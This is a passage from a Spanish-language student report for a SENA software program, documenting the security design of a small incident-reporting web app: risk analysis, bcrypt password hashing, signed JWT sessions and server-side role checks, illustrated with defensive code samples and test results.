

PLAN DE MEJORAMIENTO ACADÉMICO
SEGURIDAD INFORMÁTICA

Documento técnico integral

SecureDesk ADSO — implantación segura de software

Consolidación de las clases 1 a 9 aplicada a un sistema real, con evidencias reproducibles

Campo	Detalle
Aprendiz	Jair Álvarez
Identificación	1005279625
Programa	Análisis y Desarrollo de Software (ADSO) — SENA
Competencia	Seguridad informática
Versión del documento	1.0
Fecha	24 de septiembre de 2026
Fecha máxima de entrega	1 de octubre de 2026, 11:59 p. m.
Repositorio GitHub	https://github.com/jairalvarez099-byte/securedesk-adso
Etiqueta y rama de entrega	plan-mejoramiento
Video YouTube	https://youtu.be/Ytj2ghnjxl
Fecha de sustentación	_____

Control de versiones del documento

Versión	Fecha	Cambio	Commit del código
1.0	24/09/2026	Documento integral del plan de mejoramiento: clases 1 a 9, registro de eventos, backups cifrados, evidencias.	etiqueta plan-mejoramiento

Tabla de contenido

1. Propósito y enfoque del documento..... 3

2. Descripción y alcance del sistema..... 3

3. Arquitectura..... 4

4. Fundamentos: confidencialidad, integridad y disponibilidad..... 5

5. Activos del sistema..... 6

6. Amenazas y vulnerabilidades..... 6

7. Matriz de riesgos..... 7

8. Autenticación: bcrypt y JWT..... 8

 8.1 Contraseñas con bcrypt..... 8

 8.2 Sesiones con JWT..... 9

9. Autorización por roles (RBAC)..... 10

10. Seguridad en el código y en los datos..... 13

 10.1 Validación con Zod..... 13

 10.2 Sanitización contra XSS almacenado..... 13

 10.3 Consultas parametrizadas y respuestas mínimas..... 13

11. Gestión de secretos..... 14

12. Controles preventivos, detectivos y correctivos..... 15

 12.1 Registro de eventos de seguridad..... 15

13. Gestión de usuarios..... 16

14. Backups, restauración y continuidad..... 17

 14.1 Backup cifrado y verificable..... 17

 14.2 Restauración probada..... 17

 14.3 Reversa (rollback)..... 18

15. Despliegue seguro..... 18

16. Pruebas de seguridad..... 19

17. Checklist de preproducción..... 21

18. Hallazgos y correcciones..... 21

19. Integración de las clases en SecureDesk..... 22

20. Conclusiones..... 23

21. Referencias..... 23

Anexo A. Comandos para reproducir las evidencias..... 24

1. Propósito y enfoque del documento

Este documento reúne en un solo lugar lo que trabajé en las nueve clases de la competencia, pero no como resumen de teoría: cada concepto está aplicado a **SecureDesk ADSO**, el sistema que construí durante el curso, y cada afirmación tiene una evidencia que se puede repetir en el repositorio. La idea que guía todo el trabajo es sencilla: **un control de seguridad solo existe si puedo mostrar dónde está en el código y demostrar con una prueba que funciona**.

Cada tema se presenta con la misma estructura: qué es el concepto explicado con mis palabras, qué riesgo atiende, qué decisión tomé en SecureDesk, la evidencia (código, configuración, captura o resultado de una prueba) y el criterio de aceptación que permite decir si el control cumple o no.

Entregable	Dónde está
Código funcional y pruebas	https://github.com/jairalvarez099-byte/securedesk-adso (rama main, etiqueta y rama plan-mejoramiento)
Evidencias reproducibles	docs/evidencias-clase08, docs/evidencias-clase09 y docs/evidencias-plan-mejoramiento
Plan de implantación, checklist y contingencia	docs/deployment-plan.md, docs/preprod-checklist.md, docs/contingency-plan.md
Vídeo técnico	https://youtu.be/Ytj2ghnjxl
Este documento (PDF)	docs/plan-mejoramiento/ en el repositorio

2. Descripción y alcance del sistema

SecureDesk es una aplicación web para que el personal de una organización **reporte y consulte incidentes de seguridad**: un correo sospechoso, un equipo perdido, un acceso extraño. Cada incidente tiene título, descripción, severidad (LOW, MEDIUM, HIGH), el correo de quien lo reporta y un indicador de si contiene datos personales. Elegí mantener el sistema pequeño a propósito: con pocas funciones puedo aplicar y demostrar todos los controles del curso sin que la complejidad del negocio los oculte.

Actor (rol)	Qué hace en el sistema	Qué NO puede hacer
ADMIN	Consulta estadísticas, activa y desactiva usuarios, lee el registro de eventos, ve los correos completos.	Desactivar su propia cuenta.
ANALISTA	Registra incidentes y consulta los últimos 20.	Entrar a /admin; ver correos completos de quien reporta.
CONSULTA	Consulta incidentes.	Entrar a /admin; ver correos completos.

Dentro del alcance: backend (API REST), frontend (SPA), base de datos, autenticación, autorización por rol, validación, gestión de secretos, registro de eventos, backups cifrados, restauración, despliegue con Docker Compose, pruebas automatizadas y documentación de implantación.

Fuera del alcance: alta disponibilidad multirregión, balanceador, HTTPS con certificado público, SIEM, gestión externa de secretos (vault) y autenticación multifactor. Estas exclusiones no significan que no importen: aparecen como riesgos residuales en la sección 20.

3. Arquitectura

El sistema tiene tres componentes y cada uno corre en su propio contenedor. La separación no es solo organizativa: define **fronteras de confianza**. El navegador no es confiable (cualquiera puede modificar lo que envía), por eso ninguna decisión de seguridad se toma en el frontend; todas se verifican en el backend. La base de datos es el activo más valioso, por eso no se publica hacia afuera y solo el backend puede alcanzarla por la red interna de Docker.

Arquitectura de SecureDesk ADSO desplegada con Docker Compose




Figura 1. Arquitectura desplegada de SecureDesk y controles por componente.

Capa	Tecnología	Decisión de seguridad
Presentación	React 19 + Vite, compilado y servido por Nginx	La imagen final solo tiene archivos estáticos: no incluye Node ni el código fuente.
Aplicación	Node 20, Express 5, Prisma 7	createApp() separado de index.js para poder probar la app en memoria; todos los middlewares de seguridad se montan antes que las rutas.
Datos	PostgreSQL 16	Puerto no publicado; migraciones versionadas aplicadas con migrate deploy.
Operación	Docker Compose, volúmenes, healthchecks	Arranque ordenado; datos, backups y registro de eventos fuera del ciclo de vida del contenedor.

Flujo de una petición protegida: el navegador envía Authorization: Bearer <JWT> → Helmet agrega cabeceras → CORS verifica el origen → el límite de 1 MB descarta cuerpos gigantes → authMiddleware verifica la firma y la expiración del token (401 si falla) → authorizeRole los compara el rol (403 si no alcanza) → Zod valida el cuerpo (400 si no cumple) → Prisma ejecuta una consulta parametrizada → la respuesta solo lleva los campos seleccionados explícitamente. Cada rechazo queda en el registro de eventos.




Figura 2. Código real en Visual Studio Code — backend/src/app.js: la cadena de filtros se monta en orden (Helmet, CORS con arreglo, límite de 1 MB).

Criterio de aceptación: con `docker compose ps` los tres servicios aparecen como healthy/running, y el puerto 5432 **no** aparece publicado en el anfitrión (evidencia en docs/evidencias-clase09/compose-ps.txt).

4. Fundamentos: confidencialidad, integridad y disponibilidad

La **confidencialidad** es que la información solo la vea quien tiene derecho a verla. La **integridad** es que nadie pueda cambiarla sin autorización y que, si cambia, se pueda notar. La **disponibilidad** es que el sistema y los datos estén ahí cuando se necesitan. Los tres pilares chocan entre sí: más controles de acceso protegen la confidencialidad pero pueden afectar la disponibilidad (por ejemplo, un bloqueo por intentos fallidos que deja afuera a un usuario legítimo). Por eso cada decisión de SecureDesk busca un equilibrio y no el máximo en un solo pilar.

Pilar	Cómo lo protege SecureDesk	Evidencia
Confidencialidad	JWT obligatorio, RBAC, enmascaramiento del correo para roles no ADMIN, safeUserSelect (el hash nunca sale), backups cifrados con AES-256, secretos fuera del código.	S10 (CONSULTA ve re***@securedesk.com); prueba de backup: el archivo empieza por "Salted__" y es ilegible.
Integridad	Validación Zod con .strict(), sanitización de HTML, consultas parametrizadas, huella SHA-256 de cada backup, borrado lógico de usuarios, registro de eventos.	Un byte alterado en el backup → "Integridad fallida" y la restauración se detiene.
Disponibilidad	Healthchecks y restart: unless-stopped, límite de 1 MB, rate limit en /auth, backups restaurables, RTO de 1 hora, volúmenes persistentes.	Los datos sobreviven a docker compose down y a la reconstrucción de imágenes (S13).

Criterio de aceptación: cada pilar tiene al menos un control implementado y una prueba que lo demuestra; ninguno depende solo de una declaración en el documento.

5. Activos del sistema

Un activo es todo lo que tiene valor para la organización y que, si se pierde, se daña o se expone, causa un perjuicio. En la Clase 1 aprendí que **sin nombrar los activos la protección se discute en abstracto** y termina siendo responsabilidad de nadie; por eso cada activo de SecureDesk tiene un identificador que después se usa en la matriz de riesgos.

#	Activo	Tipo	Por qué es valioso
A1	Base de datos PostgreSQL (usuarios e incidentes)	Información	Contiene los incidentes y el correo de quien reporta, que es un dato personal protegido por la Ley 1581 de 2012.
A2	Credenciales (hash bcrypt) y sesiones (JWT)	Información	Quien controla una credencial actúa con los permisos de su dueño.
A3	Secretos: JWT_SECRET, contraseña de la base, BACKUP_PASSPHRASE	Configuración	Con JWT_SECRET cualquiera fabrica tokens de ADMIN; con la contraseña de la base se salta toda la aplicación.
A4	API backend (Express)	Software	Punto de entrada de todas las operaciones; un control que no esté aquí se puede evadir.
A5	Frontend (SPA)	Software	Es lo que ve el usuario; un XSS aquí permite robar sesiones.
A6	Backups	Información	Último recurso ante una pérdida; un backup sin cifrar es una copia completa de la base fuera de los controles.
A7	Registro de eventos (security.log)	Información	Es la evidencia para reconstruir un incidente; sin él no se sabe qué pasó.
A8	Contenedores y servidor Docker	Infraestructura	Donde el sistema realmente se ejecuta; su configuración define qué queda expuesto.
A9	Cuenta ADMIN y quien la usa	Personas	Tiene el máximo privilegio; es el blanco preferido de phishing y fuerza bruta.

6. Amenazas y vulnerabilidades

Una **amenaza** es lo que puede pasar (un atacante que prueba contraseñas, un disco que falla); una **vulnerabilidad** es la debilidad que permite que esa amenaza se materialice (no limitar los intentos, guardar el backup en el mismo disco). El riesgo aparece solo cuando se juntan las dos sobre un activo. Esta distinción es útil en la práctica porque casi nunca puedo eliminar la amenaza, pero sí puedo eliminar o reducir la vulnerabilidad.

#	Activo	Amenaza	Vulnerabilidad que la permitiría (sin controles)
R1	A2, A9	Fuerza bruta o reutilización de contraseñas filtradas	Login sin límite de intentos; mensajes que revelan si el correo existe
R2	A4	Escalada vertical: un CONSULTA ejecuta funciones de ADMIN	Autorización solo en la interfaz (ocultar botones); rol tomado del cliente
R3	A1	Inyección SQL	Consultas armadas concatenando texto del usuario
R4	A5, A2	XSS almacenado y robo de sesión	Texto libre guardado y mostrado sin sanitizar; token en localStorage
R5	A3	Publicación de secretos	Secretos escritos en el código o .env versionado en Git
R6	A1, A6	Pérdida de datos (falla, error humano, ransomware)	Backups manuales, en el mismo equipo y nunca restaurados
R7	A6	Robo de un backup	Backup sin cifrar en una carpeta accesible
R8	A1	Exposición de datos personales a quien no los necesita	Respuestas que devuelven todos los campos a todos los roles
R9	A7	Acción indebida que no se puede atribuir	Sin registro de eventos de seguridad

#	Activo	Amenaza	Vulnerabilidad que la permitiría (sin controles)
R10	A4, A8	Denegación de servicio	Sin límites de tamaño ni de peticiones; sin healthchecks

7. Matriz de riesgos

El nivel de riesgo resulta de cruzar el **impacto** (qué tan grave sería) con la **probabilidad** (qué tan fácil o frecuente es). Uso la misma matriz de la Clase 2. Valoré cada riesgo dos veces: el **riesgo inherente**, como si no existiera ningún control, y el **riesgo residual**, con los controles que ya están implementados y probados. La diferencia entre los dos es la mejor forma de mostrar que los controles sirven.

Impacto \ Probabilidad	Baja	Media	Alta
Alto	MEDIO	ALTO	CRÍTICO
Medio	BAJO	MEDIO	ALTO
Bajo	BAJO	BAJO	MEDIO

#	Riesgo	Inherente (I × P)	Controles implementados	Residual
R1	Fuerza bruta	Alto × Alta = CRÍTICO	bcrypt, rate limit 30/15 min, mensaje ambiguo, evento LOGIN_FAILED	Alto × Baja = MEDIO
R2	Escalada vertical	Alto × Alta = CRÍTICO	JWT firmado, rol leído del token verificado, authorizeRoles en el servidor	Alto × Baja = MEDIO
R3	Inyección SQL	Alto × Alta = CRÍTICO	Prisma (consultas parametrizadas), Zod	Alto × Baja = MEDIO
R5	Secretos publicados	Alto × Alta = CRÍTICO	.env fuera de Git, .env.example, .dockerignore, revisión del historial	Alto × Baja = MEDIO
R4	XSS y robo de sesión	Alto × Media = ALTO	sanitize-html, CSP de Helmet, validación	Alto × Baja = MEDIO
R6	Pérdida de datos	Alto × Media = ALTO	Backup diario, volumen, copia externa, restauración probada	Alto × Baja = MEDIO
R7	Robo de backup	Alto × Media = ALTO	AES-256 con PBKDF2, SHA-256	Medio × Baja = BAJO
R8	Exposición de datos personales	Medio × Alta = ALTO	maskEmail por rol, safeUserSelect	Medio × Baja = BAJO
R9	Acción no atribuible	Medio × Media = MEDIO	Registro de eventos JSON, cuentas nominales	Medio × Baja = BAJO
R10	Denegación de servicio	Medio × Media = MEDIO	Límite 1 MB, rate limit en /auth, healthchecks, restart	Medio × Media = MEDIO

Lectura de la matriz. Los cuatro riesgos críticos (R1, R2, R3, R5) bajan a medio, y ninguno llega a bajo porque el impacto sigue siendo alto: un control reduce la probabilidad, casi nunca el daño. R10 no cambia porque el límite de peticiones solo cubre /auth; es el riesgo que más depende de la infraestructura (WAF, balanceador) y está fuera del alcance. El orden de atención es el mismo que aprendí en la Clase 2: primero lo que se explota desde internet sin engañar a nadie (inyección SQL, fuerza bruta, escalada), después lo que requiere una segunda condición.

Criterio de aceptación: todo riesgo con nivel inherente CRÍTICO o ALTO tiene al menos un control implementado y una prueba en las secciones 8 a 16; ningún riesgo residual queda en CRÍTICO o ALTO.

8. Autenticación: bcrypt y JWT

8.1 Contraseñas con bcrypt

Autenticar es comprobar **quién es** el usuario. La contraseña nunca se guarda: se guarda su **hash bcrypt**. Un hash es una función de un solo sentido; bcrypt además agrega una **sal** aleatoria (dos usuarios con la misma contraseña tienen hashes distintos) y un **costo** que lo hace lento a propósito, para que probar millones de contraseñas contra una base robada sea impráctico. Uso costo 10, que es 2^{10} rondas.

Riesgo que atiende: R1 y la fuga de la base: si alguien roba la tabla User, no obtiene contraseñas.

```
// prisma/seed.js – al crear el usuario
const passwordHash = await bcrypt.hash(user.password, 10);

// auth.controller.js – al iniciar sesión
const valid = await bcrypt.compare(parsed.password, user.passwordHash);
if (!valid) {
  auditLog("LOGIN_FAILED", req, { email: parsed.email, reason: "contrasena incorrecta" });
  return res.status(401).json({ message: "Credenciales invalidas" });
}

$ psql -c 'select email, role, left("passwordHash",29) from "User"'
admin@securedesk.com | ADMIN | $2b$10$/AI4jmigS30HJZKEYCoLCO...
analista@securedesk.com | ANALISTA | $2b$10$QyiLu2Xb6YQBte3kE//o70...
consulta@securedesk.com | CONSULTA | $2b$10$W5Gnu8xbMu7UCS5k8gWRKu...
```

El prefijo `$2b$10$` indica el algoritmo (bcrypt) y el costo (10). Los tres hashes son distintos gracias a la sal. **Decisión adicional:** el mensaje de error es el mismo si el correo no existe, si la cuenta está inactiva o si la contraseña es incorrecta ("Credenciales invalidas"), para que un atacante no pueda averiguar qué correos están registrados. El motivo real sí queda en el registro de eventos, que solo ve ADMIN.




Figura 3. Código real en Visual Studio Code — backend/src/modules/auth/auth.controller.js: bcrypt.compare y jwt.sign con vencimiento de 1 hora.

Criterio de aceptación: ninguna fila de User contiene una contraseña legible y el login con contraseña incorrecta responde 401 con un mensaje que no distingue la causa.

8.2 Sesiones con JWT

Después del login, el servidor entrega un **JSON Web Token**: un texto con tres partes (cabecera, datos y firma). Los datos (id, correo, rol) **no están cifrados**, cualquiera puede leerlos; lo que los protege es la **firma HMAC-SHA256** hecha con **JWT_SECRET**. Si alguien cambia un solo carácter de los datos, la firma deja de coincidir y el servidor rechaza el token. El token vence a los 60 minutos, lo que limita el tiempo útil de un token robado.

```
header : {'alg': 'HS256', 'typ': 'JWT'}
payload: {'id': 3, 'email': 'consulta@securedesk.com', 'role': 'CONSULTA', 'iat': 1790252028,
'exp': 1790255628}
vigencia: 60 minutos
```

```
== Token alterado: se cambia role CONSULTA -> ADMIN sin conocer JWT_SECRET
GET /admin/stats -> 401 {"message":"Token invalido o expirado"}
```

Esta prueba es la que mejor explica por qué el rol puede viajar en el token: el usuario puede **leerlo**, pero no puede **cambiarlo**. Por la misma razón, **JWT_SECRET** es el secreto más crítico del sistema (activo A3): con él se podrían fabricar tokens de ADMIN válidos.




Figura 4. Código real en Visual Studio Code — backend/src/middlewares/auth.middleware.js: sin token o con token alterado responde 401.

Criterio de aceptación: un token con los datos modificados, sin firma o vencido responde 401 y queda registrado como AUTH_REJECTED.



Figura 5. Login con contraseña incorrecta: mensaje genérico, sin revelar la causa.

9. Autorización por roles (RBAC)

Autorizar es decidir **qué puede hacer** un usuario que ya se autenticó. La diferencia se ve en los códigos HTTP: 401 significa "no sé quién eres" y 403 significa "sé quién eres, pero no tienes permiso". El principio que ordena los permisos es el **mínimo privilegio** (Clase 3): cada rol recibe solo lo indispensable, porque cada permiso de más amplía el daño que puede hacer una cuenta comprometida.

Riesgo que atiende: R2 (escalada vertical) y R8 (exposición de datos personales).

Recurso	ADMIN	ANALISTA	CONSULTA	Sin token
GET /health, /meta/version	Sí	Sí	Sí	Sí
POST /auth/login	Sí	Sí	Sí	Sí (30 / 15 min)
GET /incidents	Sí, correo completo	Sí, correo enmascarado	Sí, correo enmascarado	401
POST /incidents	Sí	Sí	Sí	401
GET /admin/stats, /admin/audit	Sí	403	403	401
PATCH /admin/users/:id/(de)activate	Sí (no a sí mismo)	403	403	401

```
// middlewares/roles.middleware.js
export function authorizeRoles(...allowedRoles) {
  return (req, res, next) => {
    if (!req.user) return res.status(401).json({ message: "No autenticado" });
    if (!allowedRoles.includes(req.user.role)) {
      auditLog("ACCESS_DENIED", req, { requiredRoles: allowedRoles });
      return res.status(403).json({ message: "No autorizado para este recurso" });
    }
    next();
  };
}
// admin.routes.js
router.get("/stats", authMiddleware, authorizeRoles("ADMIN"), getStats);
```

Decisión clave: el frontend oculta el botón de estadísticas a quien no es ADMIN, pero eso es solo comodidad visual. El control real está en el servidor: la prueba PR-08 llama directamente a la API con un token de ANALISTA, sin pasar por la interfaz, y recibe 403. El `req.user.role` sale del token ya verificado, nunca de un campo que envíe el cliente.




Figura 6. El rol ANALISTA no ve la opción administrativa; la API igual responde 403 si se llama directamente.


